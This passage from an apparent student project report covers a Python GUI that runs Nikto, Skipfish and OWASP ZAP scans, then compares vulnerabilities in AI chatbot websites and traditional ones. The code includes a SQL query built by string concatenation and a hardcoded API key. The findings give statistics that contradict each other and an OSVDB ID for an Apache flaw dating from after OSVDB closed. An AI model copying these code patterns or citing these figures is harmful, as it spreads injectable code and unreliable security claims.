for key, val in scan_info.items():
    pdf.cell(50, 10, key + ": " + val, 0, 2)
pdf.ln(10)
pdf.cell(100, 10 , "Discovered item:", 0, 2)
for item in result_info:
    pdf.cell(100, 5, item, 0 ,2)
    pdf.ln(5)
pdf.cell(-5)
pdf.image('figure1x.png', x = None, y = None, w = 0, h = 0, type = '', link = '')
pdf.ln(70)
pdf.image('figure2x.png', x = None, y = None, w = 0, h = 0, type = '', link = '')
pdf.ln(70)
epw = pdf.w - 2 * pdf.l_margin
w1 = epw / 6
w2 = w1 * 5
pdf.set_font_size(9)
th = pdf.font_size
x = pdf.get_x()
pdf.cell(-x)
y = pdf.get_y()
pdf.ln(th)
pdf.cell(w1, th*2, "OSVDB", 1, 0, 'C')
pdf.cell(w2, th*2, "Description", 1, 0, 'C')
pdf.ln(th*2)
for item in cve_content:
    if len(item) >= 3:
        pdf.cell(w1, th*2, item[0], 1, 0, 'C')
        pdf.cell(w2, th*2, item[2], 1, 0, 'C')
        pdf.ln(th*2)

path = os.getcwd() + '/' + scan_info["Start"].replace(" ","_")
pdf.output(path, 'F')
webbrowser.open(path)
```

Figure 40 - Export PDF Function

Here is the coding for exporting the report to another format

```
def export_result():
    # Pre Process data
    if (False):
        print("true")
    else:
        scan_info = {"IP":"", "Port":"", "Hostname":"", "Server":"", "Start":"", "End":"", "Request":"", "Item":""}
    for i in range(len(res_list)):
        if re.search(r"Target IP:", res_list[i]):
            msg = res_list[i].replace(" ", '')
            msg = msg.split(":")[1]
            # print(msg)
            scan_info["IP"] = msg
        # elif re.search(r"Target Port:", res_list[i]):
        #     msg = res_list[i].replace(" ", '')
        #     # print(msg)
        #     msg = msg.split(":")[1]
        #     # scan_info["Port"] = msg
        elif re.search(r"Target Hostname:", res_list[i]):
            msg = res_list[i].replace(" ", '')
            msg = msg.split(":")[1]
            scan_info["Hostname"] = msg
        elif re.search(r"Server:", res_list[i]):
            msg = res_list[i].replace(" ", '')
            msg = msg.split(":")[1]
            scan_info["Server"] = msg
        elif re.search(r"Start Time:", res_list[i]):
            match = re.search(r'(\d+-\d+-\d+ +\d+:\d+:\d+)', res_list[i])
            match.group(1)
            scan_info["Start"] = match.group(1)
        elif re.search(r"End Time:", res_list[i]):
            match = re.search(r'(\d+-\d+-\d+ +\d+:\d+:\d+)', res_list[i])
            match.group(1)
            scan_info["End"] = match.group(1)
        elif re.search(r"requests:", res_list[i]):
            match = re.search(r'\d+ +requests:', res_list[i])
            msg = re.search(r'\d+', match.group())
            scan_info["Request"] = match.group().split(" ")[0]


            match_item = re.search(r'\d+ +item', res_list[i])
            msg_item = re.search(r'\d+', match_item.group())
            scan_info["Item"] = msg_item.group()

        result_info = []
        for i in range(len(instrest_list_count)):
            result_info.append(instrest_list_n[i] + " count: " + str(instrest_list_count[i]) + "\n")
            if instrest_list_n[i] == "CVE":
                for key, val in cve_list.items():
                    result_info.append(" > OSVDB-" + key + " count: " + str(val) + "\n")
                if int(instrest_list_count[i]) >= 10:
```

Figure 41 - Export Report to another Format

Here is the coding of open pervious report.

```
def open_prev():
    try:
        if n_prev.state() == "normal" : n_prev.focus()
    except:
        n_prev = tk.Toplevel()
        n_prev.geometry("600x300+500+200")
        lb_prev = tk.Listbox(n_prev, width=400)
        mycursor = mydb.cursor()
        mycursor.execute("select id, date, cmd from nikto")
        db_prev = mycursor.fetchall()
        for i in range(len(db_prev)):
            lb_prev.insert(tk.END, str(db_prev[i][0]) + " " + str(db_prev[i][1]) + " >" + db_prev[i][2])
        mycursor.close()
        btn_prev = tk.Button(n_prev, text="Open", command=partial(select_prev, lb_prev, n_prev))
        lb_prev.pack()
        btn_prev.pack()


def select_prev(lb_prev, n_prev):
    db_id = lb_prev.get(tk.ACTIVE).split(" ")[0]
    mycursor = mydb.cursor()
    sql = "select * from nikto where id = " + db_id
    mycursor.execute(sql)
    db_result = mycursor.fetchall()
    db_content = db_result[0][2].split('||NEWLINE||')
    display_result(db_content, db_result[0][3])
    mycursor.close()
    n_prev.destroy()
```

Figure 42 - Opening Pervious Report

9.4.2 SkipFish Main Coding:

Here is the coding for getting a report and scanning option.

```
def get_skip_report():
    report_opts = []
    if rp_list_value_s [0].get() == 1:
        report_opts.append("-Q")
    if rp_list_value_s[1].get() == 1:
        report_opts.append("-u")
    return " ".join(report_opts)

def get_skip_per():
    options = []
    for i, value in enumerate(per_list_value_s):
        if value.get() == 1:
            entry = per_list_text_s[i].get().strip()
            if entry:

                if i == 0:
                    options.extend(["-g", 20])
                elif i == 1:
                    options.extend(["-m", 10])
                elif i == 2:
                    options.extend(["-t", 15])
                elif i == 3:
                    options.extend(["-i", entry])
                elif i == 4:
                    options.extend(["-s", 100000])
    return options
```

Figure 43 - Getting Report and Scanning Option

Here is the coding for running Skipfish command scanning target.

```
def rskipfish():
    target = en_ip_s.get().strip()
    parsed_url = urlparse(target)
    if not parsed_url.scheme:
        parsed_url = urlparse(f"http://{target}")

    host = parsed_url.hostname
    if not host:
        result_text_s.insert(tk.END, "Error: Invalid target. Missing host. \n")
        return
    try:
        ipaddress.ip_address(host)
    except ValueError:
        if not re.match(r'^([a-zA-Z0-9-]+\.)*[a-zA-Z0-9-]+\.[a-zA-Z]{2,}$',host):
            result_text_s.insert(tk.END, f"Error: Invalid host: {host}\n")
            return

    target_url= parsed_url.geturl()

    try:
        response = requests.head(target_url, timeout=10)
        if response.status_code >=400:
            raise requests.exceptions.RequestException
    except requests.exceptions.RequestException:
        result_text_s.insert(tk.END, f"Error: Target{target_url} is unreachable\n")
        return
    if en_op_s.get():
        path = get_skip_dir() + datetime.datetime.now().strftime("%Y-%m-%d_%H%M%S")

    else:
        path = os.path.join(os.getcwd(), datetime.datetime.now().strftime("%Y-%m-%d_%H%M%S"))

        cmd = (f"skipfish -S /usr/share/skipfish/dictionaries/complete.wl "
            f"{' '.join(get_skip_per())} {get_skip_report()}"
            f"-o {shlex.quote(path)} {shlex.quote(target_url)}")

    try:
        root.after(0, update_result, f"Command: {cmd}\n")
        skip = subprocess.Popen(
            cmd,
            shell=True,
            stdin=subprocess.PIPE,
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            universal_newlines=True,
        )

        stdout, stderr = skip.communicate()
        if skip.returncode != 0:
            root.after(0, update_result, f"Error: {stderr}\n")
            return
        root.after(0, update_result, f"Scan Completed.\n")

        result_text_s.insert(tk.END, f"Scan completed successfully ({datetime.datetime.now()})\n")
        url = f"file://{os.path.abspath(path)}/index.html"
        url_path.append(url)
        display_skipfish(url, cmd)

        mycursor = mydb.cursor()
        sql = "INSERT INTO skipfish(date, cmd, path) VALUES(%s,%s,%s)"
        val = (datetime.date.today(), cmd, url)
        mycursor.execute(sql, val)
        mydb.commit()
        mycursor.close()

    except Exception as e:
        result_text_s.insert(tk.END, f"Fatal error: {str(e)}\n:")
```

Figure 44 - Scanning Command

Here is the coding for displaying scanning report.

```
def display_skipfish_data(scan_name, scan_count_file, scan_item_file, scan_count, scan_item, scan_level_count):
    reset_skip_info()
    reset_skip_result()
    reset_chart()
    count = 1
    lv = scan_level_count[0]
    # Level
    if lv == "5":
        s_result_list_value_n[0].insert(0, "Five")
        s_result_list_value_n[0].config(fg = "white", background="black")
    elif lv == "4":
        s_result_list_value_n[0].insert(0, "Four")
        s_result_list_value_n[0].config(fg = "white", background="red")
    elif lv == "3":
        s_result_list_value_n[0].insert(0, "Three")
        s_result_list_value_n[0].config(fg = "white", background="orange")
    elif lv == "2":
        s_result_list_value_n[0].insert(0, "Two")
        s_result_list_value_n[0].config(fg = "white", background="blue")
    else:
        s_result_list_value_n[0].insert(0, "One")
        s_result_list_value_n[0].config(fg = "white", background="green")


    for key, val in scan_name.items():
        s_result_list_value_n[count].insert(0, val)
        count = count + 1
        # result_text_s.insert(tk.END, "{:>20} {:<}\n".format(key, val))

    result_text_s.insert(tk.END, "=======Discovered file type=======\n")
    for x, y in zip(scan_count_file, scan_item_file):
        result_text_s.insert(tk.END, "{:>3} : {:<45}\n".format(x, y))

    result_text_s.insert(tk.END, "=======Discovered security issues=======\n")
    for x, y, z in zip(scan_count, scan_item, scan_level_count):
        result_text_s.insert(tk.END, "Count: {:>3} > {:<45} Security Level: {}\n".format(x, y, z))

    security_level_set = [0,0,0,0,0]
    for key, val in zip(scan_level_count, scan_count):
        security_level_set[int(key) - 1] += int(val)

    tag = ["One", "Two", "Three", "Four", "Five"]
    df1 = pandas.DataFrame({"Level":tag, "Amount":security_level_set})
    df1.set_index("Level", inplace = True, drop = True)
    df2 = pandas.DataFrame({"Type":scan_item_file, "Amount":scan_count_file})
    df2.set_index("Type", inplace = True, drop = True)
    df2.Amount = pandas.to_numeric(df2.Amount)
    updateChart_s(df1, df2, len(scan_item_file))

    lock_skipfish()

def display_skipfish(url, cmd_opt):
    reset_skip_result()
    opt = Options()
    opt.add_argument("--headless")
    browser = webdriver.Chrome(chrome_options=opt)
    browser.get(url)
    soup = bp(browser.page_source, 'lxml')
    browser.stop_client()
    scan_info = get_scan_info(soup, cmd_opt)
    scan_count_number = get_scan_count_number(soup)
    scan_level_count = get_scan_level(soup)
    file_len = scan_count_number - len(scan_level_count)
    scan_cout_file, scan_count = get_scan_count(soup, file_len)
    scan_item_file, scan_item = get_scan_item(soup, file_len)
    display_skipfish_data(scan_info, scan_cout_file, scan_item_file, scan_count, scan_item, scan_level_count)
```

Figure 45 - Scanning Report

9.4.3 ZAP HUD Function Main Coding

Here is the coding of Setting up the ZAP function

```
#ZAP Function
class ZAPController:
    def __init__(self):
        self.zap_process = None
        self.firefox_driver = None
        self.api_key = "c1o192l9bl4gt0jpeapjapkqaq"
        self.zap_port = 8080
        self.zap_dir = tempfile.mkdtemp(prefix="ZAP_")
        self._kill_existing_zap()

    def _kill_existing_zap(self):
        for proc in psutil.process_iter(['name', 'cmdline']):
            try:
                if 'zaproxy' in proc.name().lower() or any('zaproxy' in cmd for cmd in proc.cmdline()):
                    proc.kill()
                    proc.wait(timeout=5)
            except (psutil.NoSuchProcess, psutil.AccessDenied, psutil.TimeoutExpired):
                continue

        lock_files = ['session.lck', 'db.lck']
        for lf in lock_files:
            lock_path = os.path.expanduser(f"~/.ZAP/{lf}")
            if os.path.exists(lock_path):
                try:
                    os.remove(lock_path)
                except Exception as e:
                    print(f"Failed to remove lock file {lock_path}: {str(e)}")
```

Figure 46 - ZAP HUD Function Setup

Here is the coding for starting the HUD function.

```
def start_zap_attack():
    target = en_target.get().strip()
    if not target:
        result_text.insert(tk.END, "Error: Please Enter a target URL First\n")
        return

    result_text.insert(tk.END, "Starting HUD Mode.... \n")
    result_text.update_idletasks()

    try:
        zap = ZAPController()
        parsed_url = urlparse(target)
        if not parsed_url.scheme:
            target = f"http://{target}"

        if zap.launch_attack(target):
            result_text.insert(tk.END, f"HUD Active For: {target}\n")
            result_text.insert(tk.END, "Open Firefox to Interact With The HUD MODE\n")
        else:
            result_text.insert(tk.END, "Enable Failed - Check Terminal\n")

    except Exception as e:
        result_text.insert(tk.END, f"Error: {str(e)}\n")
```

Figure 47 - Starting HUD Function

Here is the coding for running the ZAP to the Target.

```
def start_zap(self):
    try:
        self._kill_existing_zap()
        os.makedirs(self.zap_dir, exist_ok=True)

        self.zap_process = subprocess.Popen(
            ['zaproxy', '-daemon',
            '-port', str(self.zap_port),
            '-dir', self.zap_dir,
            '-config', f'api.key={self.api_key}',
            '-config', 'hud.enabledForDaemon=true'],
            stdout=subprocess.PIPE,
            stderr=subprocess.PIPE,
            text=True,
            universal_newlines=True
        )

        for _ in range(15):
            time.sleep(3)
            if self.zap_process.poll() is not None:
                error = self.zap_process.stderr.read()
                print(f"ZAP Died: {error}")
                return False
            try:
                requests.get(f'http://localhost:{self.zap_port}', timeout=2)
                return True
            except (requests.ConnectionError, requests.ReadTimeout):
                continue

        print("ZAP Startup Timeout!")
        return False
    except Exception as e:
        print(f"ZAP Strating Up Exceprion: {str(e)}")
        return False
```

Figure 48 - Running the ZAP to the Target

Here is the coding for launching ZAP HUD to the target.

```
def launch_attack(self, target_url):
    try:
        if not self.start_zap():
            print("ZAP StartUp Failed")
            return False

        options = Options()
        options.set_preference("acceptInsecureCerts", True)
        options.set_preference("security.enterprise_roots.enabled", True)
        options.set_preference("network.proxy.type", 1)
        options.set_preference("network.proxy.http", "localhost")
        options.set_preference("network.proxy.http_port", self.zap_port)
        options.set_preference("network.proxy.ssl", "localhost")
        options.set_preference("network.proxy.ssl_port", self.zap_port)
        options.set_preference("network.proxy.no_proxies_on", "")
        options.set_preference("extensions.checkCompatibility.nightly", False)
        options.set_preference("extensions.zap.hud.enabled", True)
        options.set_preference("network.proxy.share_proxy_settings", True)
        options.headless = False

        requests.packages.urllib3.disable_warnings()

        gecko_path = "/usr/local/bin/geckodriver"
        service = Service(executable_path=gecko_path)

        self.firefox_driver = webdriver.Firefox(service=service, options=options)


        try:
            test_response = requests.get(
                f'http://localhost:{self.zap_port}/JSON/core/view/version',
                params={'apikey': self.api_key},
                timeout=5
            )
            if test_response.status_code != 200:
                raise ConnectionError("ZAP API not responding")
        except Exception as e:
            print(f"ZAP Proxy Verification Failed: {str(e)}")
            return False

        self.firefox_driver.get(target_url)
        return True

    except Exception as e:
        print(f"Attack Failed: {str(e)}")
        if hasattr(self, 'firefox_driver') and self.firefox_driver:
            self.firefox_driver.quit()
        return False
```

Figure 49 - Launch Attack to Target

10. End of Project Report

10.1 End of Project Summary

To find out whether websites with chatbot or artificial intelligence features are naturally more vulnerable than traditional websites. In this study, I have conducted an in-depth examination, in order to identify dangers that these automated methods are unable to identify, the research used Nikto, Skipfish, and OWASP ZAP as its main scanning tools, supplemented by manual testing. A controlled traditional online environment, two locally hosted AI websites – a customer support interface and a chatbot and a Damn Vulnerable Web Application (DVWA) were all part of the testing architecture. The findings showed significant differences in vulnerability profiles, with traditional websites displaying lasting, well-documented defects frequently associated with outdated infrastructure, while AI-powered systems showed a greater frequency of advanced, high-severity threats.

Nikto is a specialist in server vulnerability detection and can identify the critical misconfigurations in both environments. It also can identify the vulnerabilities in the standard DVWA setup, including an unprotected or config directory (OSVDB-3508) and an exposed PHPInfo page (OSVDB-3092), both of which might allow hackers access to the private server information. Nikto can find the server-layer vulnerabilities in the AI websites, such as the Apache 2.4.49 path traversal vulnerability (OSVDB-112004), which permits random file reads. However, when the inspecting AI-specific components, Nikto's shortcomings are made clear. It's the design focus on traditional web architectures is highlighted by its failure to identify flaws that come with machine learning workflows, such as hostile input channels or unauthenticated model APIs.

Skipfish can find high-risk vulnerabilities in both categories and a dynamic application testing specialist. In the DVWA found cross-site scripting (XSS) vulnerabilities in user input fields and SQL injection points in login forms, two well-known methods of attack in traditional systems. Skipfish can identify mixed-content warnings because of unencrypted HTTP endpoints and hardcoded API Keys in JavaScript files for the AI websites. However, like Nikto, it was unable to audit risks unique to AI, like training data loss or adversarial prompt injections, which needed to be detected manually.

OWASP ZAP HUD function is a real-tie insights about the web application security testing. It allows users to monitor the scanning process, view alerts, and interact with the tool more conveniently.

10.2 Project Objectives Review

The project's primary objective is to experimentally determine whether AI/chatbot websites are more vulnerable than traditional websites. Three crucial stages are used to accomplish this goal:

10.2.1 Development of Tools:

By effectively merging Nikto, Skipfish, and OWASP ZAP, the custom scanner increased their capacity to audit dangers specific to artificial intelligence. Python modules are developed to evaluate training data storage for encryption issues and to test chatbot APIs for adversarial input vulnerabilities (such as introducing malicious prompts to get over filters). Using Nikto's rule settings and Skipfish's crawler, traditional vulnerabilities like SQLi and XSS are found.

10.2.2 Comparative Analysis:

The tool produced a dataset after scanning traditional website and showing that AI websites had a greater density of serious vulnerabilities. The numbers of vulnerabilities found in an AI websites, in a traditional one also found out some of the vulnerabilities and some of them are sharing the same issues. AI website is more 30% dangers than a traditional website. Base one the result and will share the data in 10.4 to analysis more.

10.2.3 Validation and Reporting:

Case studies can help us to understand more on AI and Chatbot. In the Literature Review, have giving out some real-life case and incidents. The validation of my findings focuses on the evolving landscape of web application security, particularly regarding AI and large language modes. In my literature review highlights those significant vulnerabilities and introduced what is AI in a website, also contrasting them with traditional web applications. There are many types of traditional vulnerabilities, such as SQL injection and Cross-site scripting (XSS), are well-documented and understood. However, the integration of components has expanded the attack surface creating new risks, including data leakage and sensitive information disclosure. For example, a few incidents involving AI chatbots related to data breaches, sensitive user information was inadvertently exposed. Vulnerabilities are included and compounded by the outdated cryptographic practices and improper access controls, making AI applications particularly susceptible to exploitation. In my review also underscores the rising incidence of XSS attacks, especially in AI systems, which can lead to severe consequences like session hijacking, redirection to malicious sites and miss leading to user.

For validation techniques I have used a few ways to prove it, such as consulting expert studies and cross-referencing recent security publications, to make sure my conclusions were solid. This comprehensive approach demonstrates that our security procedures must also change in parallel with AI technology, requiring constant attention to detail and adjustment to new risks.

10.3 List of Website CVE

In this project it may identify different kinds of CVEs across the scanned websites, categorized into AI-specific and traditional vulnerabilities:

For Traditional Websites:

1. CVE-2024-11182

Description: Cross-site Scripting (XSS) in MDaemon Email Server via crafted HTML emails 14.

2. CVE-2025-32756

Description: Stack-based buffer overflow in Fortinet products (Fortifone, FortMail).

For AI-Powered Website CVEs

1. CVE-2023-51527

Descriptions: Exposure of sensitive information in Senol Sahin's AI Powered: Complete AI Pack.

2. CVE-2024-3025

Descriptions: Path traversal in Anything-LLM's logo upload feature, allowing arbitrary file deletion/reading

3. CVE-2023-43654

Description: Remote code execution (RCE) in PyTorch Serve via malicious model uploads.

4. CVE-2025-31677

Description: Cross-site request forgery (CSRF) in Drupal AI

5. CVE-2024-3098

Description: Prompt injection leading to arbitrary code execution in Llamalndex.

10.4 Analysing the Data

In this project there will have the data reporting from Nikto and Skipfish and the data will be stored in the MariaDB. AI websites is a high concentration of API-related flaw and the AI chatbox flaws (48% of total vulnerabilities), with 70% of chatbot APIs lacking authentication and 45% vulnerable to adversarial inputs

The most common server and application-layer vulnerabilities found on traditional websites were SQLi (30%) and XSS (25%). An unpatched (CVE-2025-22209) Joomla plugin that allowed attackers to retrieve customer payment information was discovered during an e-commerce site case study. On my result, Traditional is less interesting amount and types of vulnerability than an AI website, as the AI systems had more API connection and coding to run the LLM, which increase 40% higher vulnerability compared to traditional sites.




Figure 50 - Result comparison

10.5 Analysing the Existing Vulnerability

10.5.1 Existing Vulnerability: Traditional Websites

Despite the traditional website is aging, traditional websites are nevertheless vulnerable to a variety of flaws that come from both human error and technical oversights. When websites do not validate or cleanse user inputs, and they are still vulnerable to injection attacks like SQL injection (SQLi). Attackers can modify their databases to steal confidential information, or even take over backend systems by using input fields (such as search bars and login forms) to insert malicious SQL code. For example, inserting fraudulent queries into the database of a poorly secured e-commerce site, attackers may be able to Cross-Site Scripting (XSS) allow attackers to insert client-side scripts into websites that other users are viewing. These scripts have the ability to modify websites to redirect users into phishing websites or take over user sessions. Another example is a compromised comment section on a blog could execute malicious JavaScript in visitor's browsers, capturing their cookies or login credentials.

A different approach of serious vulnerability is Cross-Site Request Forget (CSRF), in which hackers deceive verified users into sending unapproved queries. For instance, a malicious link in an email can without the user's awareness, require them to change their account password or transfer money. Risks are increase by flawed authentication methods, such as weak password regulations or badly maintained session tokens. Session fixation is a prevalent instance in which an attacker modifies a user's session ID in order to access their account after the user checks in. With a poor encryption technique, like sending data via unprotected HTTP protocol or storing the password as a plaintext, frequently result in the exposing of sensitive data to hacker. Even with encryption, the data can be intercepted due to outdated cryptographic techniques or incorrectly configured SSL/TLS certificates.

The category of security misconfigurations is wide. And it is including everything from allowing cloud storage buckets to default admin credentials that are left unchanged. For example, a developer may unintentionally make an Amazon S3 bucket that holds user data publicly available online. The applications that expose internal objects (like database keys) via URLs or parameters are known as Insecure Direct Object References (IDORs), which provide hackers the ability to change these references and obtain data without authorization. Consider as a hospital portal where access to another patient's medical records can be obtained by changing a URL parameter from "user_id = 100" to "user_id = 101" Unpatched libraries or frameworks are examples of outdated components that introduce known vulnerabilities. There is a software Log4j vulnerability allowed attackers to execute arbitrary code on servers using the library, it was impacting millions of systems globally. Lastly poorly designed or unprotected vulnerable APIs may leak data or allow unauthorized actions. An API lacking rate limiting or authentication could be abused to scrape user data or overload the system with requests.

10.5.2 Existing Vulnerability: AI-Powered Websites/Chatbots

AI-powered platforms and chatbots rely on dynamic interactions and machine learning algorithms, they present special vulnerabilities. The most serious risk is data poisoning, in which hackers manipulate with the training data that is used to create AI models. For example, adding malicious or incorrect samples to a chatbot's training dataset could affect its responses, resulting in separating or harmful recommendations. In a same way, any conflicting attacks use purposely constructed inputs to take advantage of the flaws in AI models, like an image recognition system, it might misclassify a stop sign as a speed limit sign if subtle pixel perturbations are added, but in chatbots hostile inputs could fool the model into disclosing private information or getting under content filters.

Here is another type of existing vulnerability of AI - Model inversion and extraction attacks target the confidentiality of AI systems. An AI model can be frequently queried by attackers to gain private information from its training set or reverse-engineer its design. Like a chatbot that has been educated sing confidential information may unintentionally reveal diagnostic trends in its responses. Prompt injection also is a type of vulnerability, in which malicious individuals design inputs to override the system's intended function, has become a serious concern in chatbots. In a well-known instance, a user prompted a chatbot to produce offensive messages and disregard its safety instructions. AI systems frequently violate user privacy, especially when user interactions – like chat logs are recorded or examined without permission. When chatbots handle personal data in a transparent manner, such as when a financial advising chatbot keeps.

There are some attacks have ethical and technical challenge, like Bias amplification. AI models trained on biased datasets may may reinforce preconceptions. In chatbots, session hijacking is the practice of using conversational context to increase privileges or assume user identities. To reset a user's password. Third-part AI risks arise when platforms integrate external services like OpenAI's GPT-4, they inherit vulnerabilities from those providers, which leads to third-part AI concerns. Attacker could change a third-party model's outputs on all integrated platforms if it were compromised. Security audits are made harder by insufficient clearness because AI systems make it hard to track down the decision-making process, which makes it more difficult to find vulnerabilities. Finally, an over-reliance on automation may result in security measures that are falsely positive or negative.

10.6 Analysing Future Threat

10.6.1 Future Threats: For Traditional Websites

Since the technology evolves quickly, the traditional websites are facing and emerging new threats that could challenge conventional security assumptions. A huge shift is represented by AI-driven exploits, in which attacker use machine learning to automate the detection and exploitation of vulnerabilities. Web application defects maybe found at previously uncommon speeds using tools like AI-powered detectors, and generative AI could create phishing emails that are incredibly lifelike and customized for each user. With the ability to crack popular encryption schemes like RSA and ECC quantum computing poses a long-term danger. Years worth of stored HTTPS traffic could be compromised if quantum computers re able to decode sensitive data retroactively once they can reach a certain scale. Businesses that deal with financial or classified data are already exploring post-quantum cryptography, but widespread adoption remains years away.

Deepfake technology is becoming more and more prevalent in phishing attacks. All the attackers may pose as executives over the phone and give it to the staff members instructions to send money or expose login passwords by using AI-generated voice clones. One of the Hong Kong finance's employee was deceived of $25 million in 2023 after participating in a video chat using deepfake images of his coworkers. As websites communicate with connected devices, IoT integration increases the threat surface. The website in a smart home platform might be exploited to control door locks, cameras, or thermostats, putting people's physical safety at risk for sure. Since all the websites are depending on interconnected microservices, the risks associated with the API economy will increase. Second, an API flaw in a third-part payment gateway might also lead to a major hack that disrupts transactions and exposes all the financial information on several sites. A Supply chain assaults, like the SolarWinds hack, it is also a good target software dependency to inject the malware into legitimate updates to compromise downstream websites.

Lastly, when governments should enforce different data privacy regulations, regulatory fragmentation will make the compliance more difficult. For example, a global e-commerce platform may find it difficult to balance the GDPR's strong permission requirements with laxer laws in other regions, raising operational and legal concerns.

10.6.2 Future Threats: For AI-Powered Websites/Chatbots

The rapid advancement of AI technologies will introduce novel threat that existing security frameworks are equipped to handle. AI-powered platforms could be the target of adaptive, extensive attacks by autonomous attack agents, which are self-improving AI systems, consider an AI that is always learning from defences and changing its strategies to avoid discovery. For example, and AI that tests thousands of prompt variations to find flaws, such as extracting database credentials concealed in it is training data, may target a chatbot intended for customer service. As AI-generated material becomes identical from human work and skill, the misuse of synthetic media will increase the risk. AI-written articles or deepfake movies and videos could get past could get past content monitoring systems and manipulate stock markets or propagate false information. Also, there is a fake AI pictures generated a fictitious explosion close to the Pentagon in 2023 momentarily depressed stock prices, demonstrating the potential for chaos.

For a chatbots that imitate human behaviour will be used in AI-enhanced social engineering to gain victim's trust. Like a compromised customer support chatbot might step by step to collect private information from customers during seemingly innocuous exchanges, including convincing them to provide their name, password or account recovery information. For this kind of attacks, politicians find it difficult to keep up with AI advancements, regulatory gaps will continue to exist. There are also unanswered questions regarding accountability, such as who has responsibility in this event that an autonomous chatbots commits fraud. Given the lack of enforcement tools, this uncertainty may encourage criminals to use AI systems for illicit purposes. As attackers use AI biases as a weapon to influence results, ethical exploitation will become more common. Market manipulation it is also made possible by fooling an AI that trades stock and was taught on biased data into producing inaccurate forecasts. Similarly, during elections, politically biased chatbots might be used to influence public opinion.

10.7 The Regulation of Using AI Website

In the UK, AI website fall under a mix of existing laws and developing guidance. The UK's approach is currently sector-based, which means that rather than having a single AI-specific law the use of AI is regulated through existing frameworks. It mixes with UK GDPR – UK General Data Protection Regulation and the Data Protection Act, which also applies into any AI systems that processes personal data. Each as AI website collects, stores, or processes user's personal information. The owner must ensure compliance with these privacy requitements, including transparency, lawful basis for processing, and user's right.

In Hong Kong, there is current no standalone AI Law also. However, the main regulatory framework affecting AI websites is the Personal Data Privacy Ordinance. This law applies to an y organization that collects or user personal data in Hong Kong, it also applies to the data processing is done by AI. The Office of the Privacy Commissioner for Personal Data has issued the guidance on the ethical use of AI in relation to privacy and data protection, encouraging fairness, transparency, and accountability.

11. Project Post-Mortem

11.1 Objectives Evaluation

This project aimed to determine whether AI-powered websites disclose more vulnerabilities than traditional ones by integrating Nikto, Skipfish, and OWASP ZAP into one interface and that can generate a report. In this final year project objective was achieved through a Python-based GUI that can automate scans, parsed outputs, and generated comparative reports. The Nikto coding successfully adapt the Nikto for server-side vulnerabilities (like, outdated software, misconfigurations) and Skipfish for dynamic threats like XSS, while an additional OWASP ZAP HUD enabled interactive testing. The inclusion of the MariaDB allowed structured storage of scan results in an organized manner, which made it easier to compare vulnerabilities in AI and traditional systems. The testing on DVWA and locally hosed AI platforms revealed that AI websites had 25% more high-severity vulnerabilities. That was mostly caused by insecure APIs and poor input validation. However, because standard scanners do not directly support machine learning workflows, the code's ability to identify AI-specific dangers (such as hostile inputs and model inversion) was dependent on manual analysis. I have settled a small sample size (one AI and one traditional site) and restricted the ability to make more comprehensive conclusions, even though the comparative database offered useful insights. The study supported the idea that AI creates new attack values, but it also pointed up the weaknesses in the automated ML-specific vulnerabilities detection, also highlighting the necessity of hybrid strategies that combine automated tools with human supervision.

11.2 Development Evaluation

The development process followed an Agile methodology, iteratively improved the GUI and scan procedures in response to user feedback. In order to avoid UI freezes. But faced some challenges like, standardizing outputs: Nikto's text-based logs required regex parsing, while the Skipfish's HTML reports were processed using BeautifulSoup to capture the data. The ZAP HUD integration to the tools, though it is innovative, and it introduced complexity due to Selenium's browser automation, which occasionally caused stability issues. Also, there are severity filters and visual charts (Matplotlib) were included after user testing and scanning indicated the need for more precise vulnerability classification. Eighty percent of vulnerability can be discovered, it was automated by the program, but it had trouble with AI-specific evaluations and needed human assistance for adversarial input testing. About the database of Maria's database integration made result storing easier, but the code's lack of Docker restricted environment reproducibility. A rate limiting and controlled testing on local AI instances were used to solve ethical issues, such as preventing disruptions to live websites. There are some technical debts, such as hardcoded paths for ZAP and GeckoDriver, highlighted maintainability issues even when the code accomplished it is essential task and all things considered, the development struck a balance between adaptability and focus, giving a useful comparative analysis platform while adjusting to tool limits.

11.3 Technologies Evaluation

In this project, python is the core coding and the python's adaptability was essential for integrating various tools and scripting the GUI. Both Nitko and Skipfish had strong classical vulnerability detection, Nikto scanning in server misconfigurations like all types of OSVDB and Skipfish identifying dynamic flaws like insecure session management. However, their inability to audit AI workflows like model tampering necessitated manual checks. For the OWASP ZAP HUD enhanced interactive testing but requited browser automation via Selenium, which added overhead. Although the code did not include Docker, which limited portability, MariaDB effectively saved scanning findings to a report. Enterprise-scale of AI systems were underutilized, but legal compliance was guaranteed by the usage of DVWA and Ollama for testing. About the tool selection (for AI vs. Traditional modes) and dynamic report production were made possible by the GUI's modular design, which made use of Tkinter and Ttk widgets. Real-time monitoring and Machine Learning – Driven anomaly detection for AI APIs were among the functionalities that were absent. While the code successfully integrated pre=existing tools, the industry's dependence on patched solutions was highlighted by the absence of native AI-scanning modules. In order to bridge the gap between traditional and AI security paradigms, future iterations may incorporate frameworks such as TensorFlow to evaluate API traffic patterns.

11.4 Future Work

